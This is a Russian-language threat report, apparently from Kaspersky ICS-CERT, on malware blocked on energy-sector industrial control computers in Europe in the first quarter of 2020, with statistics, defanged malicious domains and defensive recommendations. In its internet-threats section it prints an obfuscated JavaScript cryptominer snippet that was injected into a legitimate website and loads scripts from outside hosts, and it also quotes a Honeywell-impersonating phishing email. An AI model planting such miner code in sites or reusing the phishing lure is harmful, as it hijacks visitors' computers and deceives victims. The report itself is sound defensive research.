Кибератаки на системы АСУ ТП в энергетике в Европе. Первый квартал 2020 года

Объект исследования

Компьютеры в европейских странах, используемые для конфигурирования, обслуживания и управления оборудованием в энергетической отрасли, на которых установлены продукты «Лаборатории Касперского». В том числе компьютеры под управлением Windows, на которых установлены различные программные пакеты, предназначенные для энергетической отрасли, включая, в частности, программы человеко-машинного интерфейса (ЧМИ), шлюз OPC (OPC gateway), инженерное ПО и пакеты для управления промышленными системами и сбора данных.

Краткие итоги


Всего в первом полугодии 2020 года в Европе продукты «Лаборатории Касперского» сработали на 20,4% компьютеров АСУ в энергетике.

Было заблокировано в общей сложности 1485 модификаций вредоносного ПО из 633 различных семейств, в том числе различные многофункциональные шпионские программы (4,4%), предназначенные для кражи данных аутентификации и позволяющие злоумышленникам удалённо управлять зараженными компьютерами в автоматическом и ручном режиме, а также вредоносные программы-вымогатели (1%) и эксплойты для популярных офисных программных пакетов (3,4%), внедренные в документы, распространяемые через фишинговые рассылки и применяемые для развертывания шпионского ПО и программ-вымогателей — угроз, представляющих особую опасность и способных негативно влиять на доступность и целостность систем и сетей АСУ ТП.

Для получения более подробной информации обратитесь, пожалуйста, по адресу ics-cert-query@kaspersky.com


Ландшафт угроз

Процент компьютеров АСУ в энергетике, на которых в первом квартале 2020 года было заблокировано вредоносное ПО, сопоставим с аналогичным показателем за четвертый квартал 2019 года; при этом процент всех компьютеров АСУ в Европе, на которых было заблокировано вредоносное ПО, был в первом квартале 2020 года значительно ниже соответствующего показателя за четвертый квартал 2019 года.




Процент компьютеров АСУ, на которых было заблокировано вредоносное ПО, все АСУ и АСУ в энергетике. Европа, 4 квартал 2019 г. – 1 квартал 2020 г.

В первом квартале 2020 года ландшафт угроз для компьютеров АСУ в энергетике отличался от ландшафта угроз для всех компьютеров АСУ. В частности, процент компьютеров АСУ в энергетике, подверженных интернет-угрозам, был на 2,7 процентных пункта (п.п.) выше, чем тот же показатель для всех компьютеров АСУ. При этом процент угроз, распространяемых через электронную почту, был на 1,7 п.п. выше.



Источники угроз для АСУ, все АСУ и АСУ в энергетике. Европа, 1 квартал 2020 г.


В то же время показатели по основным типам угроз, заблокированным на компьютерах АСУ и на компьютерах АСУ в энергетике, отличались более значительно.



Виды угроз для АСУ, все АСУ и АСУ в энергетике. Европа, 1 квартал 2020 г.

Различия в ландшафте угроз для всех компьютеров АСУ и компьютеров АСУ в энергетике оказались более выраженными при анализе данных по разным странам.

Мы сравнили по некоторым европейским странам процент всех компьютеров АСУ, на которых было заблокировано вредоносное ПО, с аналогичным показателем для энергетики.



Процент компьютеров АСУ, на которых было заблокировано вредоносное ПО, все АСУ и АСУ в энергетике. Европа, 1 квартал 2020 г.


В нескольких странах — Швейцарии, Швеции, Франции, Германии, Польше, Португалии и Белоруссии — процент компьютеров АСУ в энергетике, на которых было

заблокировано вредоносное ПО, был выше того же показателя для всех компьютеров АСУ в соответствующих странах. Организациям энергетического сектора данных стран следует иметь это в виду и принимать дополнительные меры для защиты своих информационных систем от атак.

В другой группе стран, в которую вошли Дания, Нидерланды, Словакия, Бельгия, Румыния, Испания, Россия и Турция, имела место противоположная ситуация: в этих странах процент компьютеров АСУ в энергетике, на которых было заблокировано вредоносное ПО, был ниже, чем соответствующий процент для всех компьютеров АСУ.


Интернет-угрозы

На диаграмме ниже дано сравнение процента компьютеров АСУ в европейских странах, на которых были заблокированы угрозы из интернета, с соответствующим показателем для компьютеров АСУ в энергетике в первом квартале 2020 года.



Процент компьютеров АСУ, на которых были заблокированы интернет-угрозы, все АСУ и АСУ в энергетике. Европа, 1 квартал 2020 г.

Помимо фишинга и вредоносных IP/URL-адресов, которые были заблокированы на 8,8% компьютеров АСУ, наиболее распространенными интернет-угрозами для компьютеров АСУ в энергетике Европы стали троянские программы на JavaScript (3,1%), распространяемые через вредоносные рекламные баннеры и фишинговые сайты и применяемые для доставки различных навязчивых рекламных программ (adware) и майнеров криптовалют.



Процент компьютеров АСУ в энергетике, на которых были заблокированы разные виды интернет-угроз. Европа, 1 квартал 2020 г.

Фишинговые сайты используют поисковую оптимизацию, чтобы заманить ничего не подозревающих пользователей, ищущих различные новости, товары, бесплатное ПО и медиафайлы. Отметим, что наиболее активные фишинговые сайты размещены на серверах в США и Нидерландах. В частности (среди прочих):

- [13 случайных символов/цифр].cloudfront.net
- [поддомены].amazonaws.com
- aromatic1[.]website
- blacurlik[.]com
- dle-news[.]org
- pl15180008.pvclouds[.]com

В менее распространённых ситуациях (0,9% компьютеров АСУ в энергетике Европы) веб-сайты инженерных и производственных компаний, связанных с энергетической отраслью, были заблокированы из-за написанных на JavaScript троянских программ, предназначенных для слежки за посетителями сайтов или установки на их компьютерах майнеров криптовалют и рекламных (adware) программ. Среди них – сайты турецких компаний (мы писали об этом в отчете об угрозах для АСУ в Турции во второй половине 2019 года, опубликованном на TIP) и российских компаний, таких как:

- gavazzi-automation[.]ru
- kr-elprof[.]ru
- ekra-vostok[.]ru
- enerser.com[.]tr


```
['/bitrix/js/main/cphttprequest.src.js','//pl151'+'80'+'008.pvc'+'lou'+'ds.com/80/d4/8a/80'+
'd48af45'+'6b0312'+'fe50'+'5ea01e44'+'03444.js','//1cbpp'+'.ru/bitrix/stats/counter.js','//s
tatd'+'ynamic.com/lib/cry'+'pta.js?w='+strDate],
function () {
    var t = window.trotlrateafacebag || 0.2;
    window.miner = new CRLT.Anonymous('2e5b1f1f8d87144f4dba5b46914a61bea51a28bffc93', // 1
            {threads:6,throttle:t,coin:"upx"}
        );
    window.miner.start();
},
function () {
    if (window.miner != undefined && typeof window.miner.stop == 'function')
    window.miner.stop();
}
```

Фрагмент кода майнера криптовалют на JavaScript, внедренного в javascript-файл легитимного веб-сайта

Первоначальный источник заражения веб-сайтов неизвестен, однако очевидно, что способность заражать подобные веб-сервисы могла также быть использована для проведения атак типа watering hole. Мы настоятельно рекомендуем всем европейским компаниям, связанным с энергетикой, обращать особое внимание на безопасность при разработке и обслуживании своих сайтов и публикации контента, чтобы избежать возможных целевых атак в настоящее время и в будущем.

Почтовые угрозы


На диаграмме ниже дано сравнение процента всех компьютеров АСУ в европейских странах, на которых было заблокировано вредоносное ПО в почтовых вложениях, с аналогичным показателем для компьютеров АСУ в энергетике.



Процент компьютеров АСУ, на которых были заблокированы угрозы в почтовых клиентах, все АСУ и АСУ в энергетике. Европа, 1 квартал 2020 г.


В первом квартале 2020 года на компьютерах АСУ в энергетической отрасли было заблокировано 504 модификации вредоносного ПО из 170 семейств, полученных через почтовые клиенты. Наиболее часто через почтовые клиенты доставлялось шпионское ПО и эксплойты для распространенных офисных программ (Word, Excel, PDF и т.д.), предназначенные для заражения машины шпионским ПО или программой-вымогателем. В среднем в первом квартале 2020 года на каждом компьютере АСУ в энергетической отрасли Европы было получено 3-5 различных вредоносных писем.

Во многих европейских странах (особенно в Швейцарии) процент компьютеров АСУ в энергетической отрасли, на которых были заблокированы почтовые угрозы, был выше соответствующего показателя для всех компьютеров АСУ в тех же странах. Причина столь высокого уровня почтовых угроз в энергетике в сравнении со всеми компьютерами АСУ — недостаточно эффективный контроль доступа к корпоративным и онлайн-сервисам электронной почты с автоматизированных рабочих мест инженеров электроэнергетических предприятий, которые, как правило, имеют доступ одновременно к технологическим и корпоративным сетям (и к интернету), а также ноутбуков инженеров предприятий электроэнергетики, которые имеют даже более широкий (т.е. еще менее строго контролируемый) доступ к сетевым ресурсам, чем автоматизированные рабочие места, особенно при использовании ноутбуков за пределами периметра безопасности предприятия.



Процент компьютеров АСУ в энергетике, на которых были заблокированы различные типы угроз, доставляемых через клиенты электронной почты. Европа, 1 квартал 2020 г.

Среди типичных фишинговых писем, (оповещения об отправке пакетов, счета к оплате, платежные поручения, запросы расценок), а также фишинговых сообщений, использующих такие популярные темы, как COVID-19, были обнаружены сообщения целевых рассылок, замаскированные под электронные письма, отправленные различными известными промышленными компаниями. Следует отметить, что в этих случаях киберпреступники использовали эксплойты к давно известным уязвимостям, таким как CVE-2017-0199 и CVE-2017-11882, для которых производитель выпустил исправления ещё в 2017 году.



Mon 2/3/2020 1:27 PM
QinYan.Wongg <info@webstoresecurity.live>
Re: HONEYWELL RTE/SE 30561 RFQ Order
To

Message Honeywell PO.docx (12 KB)

This is the second and final Invitation to bid request after my colleague sent the first weeks back. After an extensive research by our procurement team in regards to your previous executed projects/supplies.We are pleased to invite you to provide quotation for these RFQ for the procurement and supply of all equipment both mobile, materials and devices for our Singapore phase 2 Project.

You are required to email your official quotation latest by 4pm, 13th February 2020

Note: We will like to execute this project and place the official order on Monday 20th February 2020 if prices are okay by us, try and give us your final and in-arguable prices.


Attached here in is RFQ Requirements as attached:-

i: RFQ Supply Details

ii: Detailed Project Description

iii: Contract Details

Фрагмент фишингового письма, замаскированного под сообщение компании HoneyWell



Mon 2/3/2020 1:27 PM
QinYan.Wongg <info@webstoresecurity.live>
Re: HONEYWELL RTE/SE 30561 RFQ Order
To

Message Honeywell PO.docx (12 KB)

Best Regards,

Qin Yan, Wong

Buyer - Procurement

Honeywell|Honeywell Process Solution

No. 2. Jalan Industri PBP 9,

Tmn Perind. Pusat Bdr. Puchong

47100 Puchong, Selangor, Malaysia

Office: +603 8091 6908 (Ext: 310)
QinYan.Wongg@honeywell.com
QinYanwong.honeywell@consultant.com


www.honeywell.com

Фрагмент фишингового письма, замаскированного под сообщение компании HoneyWell

Подобные фишинговые атаки представляют собой активность первого этапа, рассчитанную на заражение компьютера шпионским ПО (таким как LokiBot, FormBook, AgentTesla, Remcos), которое зачастую используется на втором этапе и предназначено для сбора информации и доставки вредоносного ПО последнего этапа – программы-вымогателя или майнера криптовалют.


Угрозы на съемных носителях

На диаграмме ниже представлено сравнение процента всех компьютеров АСУ в европейских странах, на которых было заблокировано вредоносное ПО на съемных носителях, с аналогичным показателем для компьютеров АСУ в энергетике.



Процент компьютеров АСУ, на которых были заблокированы угрозы на съемных носителях, все АСУ и АСУ в энергетике. Европа, 1 квартал 2020 г.

Среди угроз, заблокированных на съемных носителях, наиболее часто встречались черви (включая сетевой червь Kido) – по большей части старые варианты, впервые обнаруженные десятилетие назад, но все еще распространяющиеся в сетях АСУ. Это типичная ситуация для АСУ, которая вызвана в первую очередь отсутствием самых необходимых мер по обеспечению безопасности на некоторых сетевых узлах, что позволяет данным червям «выживать» в течение столь долгого времени.



Процент компьютеров АСУ в энергетике, на которых были заблокированы различные виды угроз, распространяемых через съемные носители. Европа, 1 квартал 2020 г.

Стоит отметить, что единственной европейской страной, где процент угроз на съемных носителях на компьютерах АСУ в энергетике был ниже, чем на всех компьютерах АСУ в данной стране, была Россия. Столь низкий процент угроз на съемных носителях

в российской энергетике, скорее всего, связан с широким использованием корпоративных версий защитных решений для узлов сети, в состав которых входит функционал контроля устройств, значительно ограничивающий возможности применения USB-устройств. Процент компьютеров АСУ в энергетике Европы, на которых используются корпоративные версии защиты для узлов сети, ниже процента компьютеров АСУ в России, использующих те же корпоративные защитные решения для узлов сети.

Отметим, что другие угрозы, неспособные самостоятельно распространяться через съемные носители, вероятно, были непреднамеренно скопированы на эти носители пользователями, не знавшими о наличии угрозы.

Рекомендации

Чтобы обеспечить адекватную защиту систем АСУ, необходимо принять следующие меры:

- Запрет на использование внешних почтовых сервисов на компьютерах АСУ в организациях энергетики и электроэнергетики. Следует ограничивать доступ к подобным сервисам на уровне корпоративных межсетевых экранов и узлов сети (например, с помощью технологий белых списков приложений).
- Ограничение использования корпоративных почтовых сервисов на компьютерах АСУ в организациях энергетики и электроэнергетики. Доступ к таким сервисам может быть разрешён только при крайней необходимости. Следует осуществлять постоянный мониторинг использования клиентского ПО электронной почты и доступа к почтовым сервисам для определения легитимности их использования с точки зрения политики безопасности.
- Обеспечение надежной защиты организации от фишинговых кампаний, включая целенаправленные атаки. Для этого следует рассмотреть возможность внедрения современных технологий обнаружения фишинга — как на уровне сетевого периметра / почтового сервера, так и на всех сетевых узлах внутри периметра (или, по крайней мере, на всех компьютерах, где разрешена электронная почта).
- Регулярное обучение сотрудников выявлению подозрительных почтовых сообщений и вложений.
- Применение технологии «песочницы» для проверки всех новых файлов, обнаруженных на компьютерах сети, особенно почтовых вложений и файлов, загруженных из интернета.
- Применение и регулярное обновление систем обнаружения вредоносного ПО и черного списка вредоносных IP-адресов.
- Ограничение доступа к легитимным ресурсам интернета, используемым киберпреступниками для размещения вредоносного ПО, в особенности таким как pastebin.com, github.com.
- Запрет на использование служб RDP и SMB на компьютерах АСУ в организациях энергетики и электроэнергетики, кроме случаев, когда без этих служб невозможно обойтись. Следует осуществлять постоянный мониторинг использования подобных служб для определения легитимности их применения с точки зрения политики безопасности.
- Запрет на использование скриптов в Microsoft Office на всех компьютерах.

- Ограничение, по мере возможности, использования любых офисных решений в промышленной сети. Желательно полностью запретить использование офисных приложений внутри периметра технологической сети и на критически важных компьютерах корпоративной сети.
- Отключение, при наличии возможности, Windows Script Host на всех компьютерах, где использование скриптов не является необходимым.
- Ограничение, при наличии возможности, использования SeDebugPrivilege приложениями.
- Установка настроек операционной системы, при которых всегда показываются расширения файлов всех типов.
- Своевременная установка всех обновлений операционной системы и прикладного ПО с уделением особого внимания установке обновлений безопасности или применение обходных мер защиты там, где установка обновлений невозможна.
- Обеспечение установки, правильной настройки и постоянной работы антивирусного ПО на всех компьютерах организации.
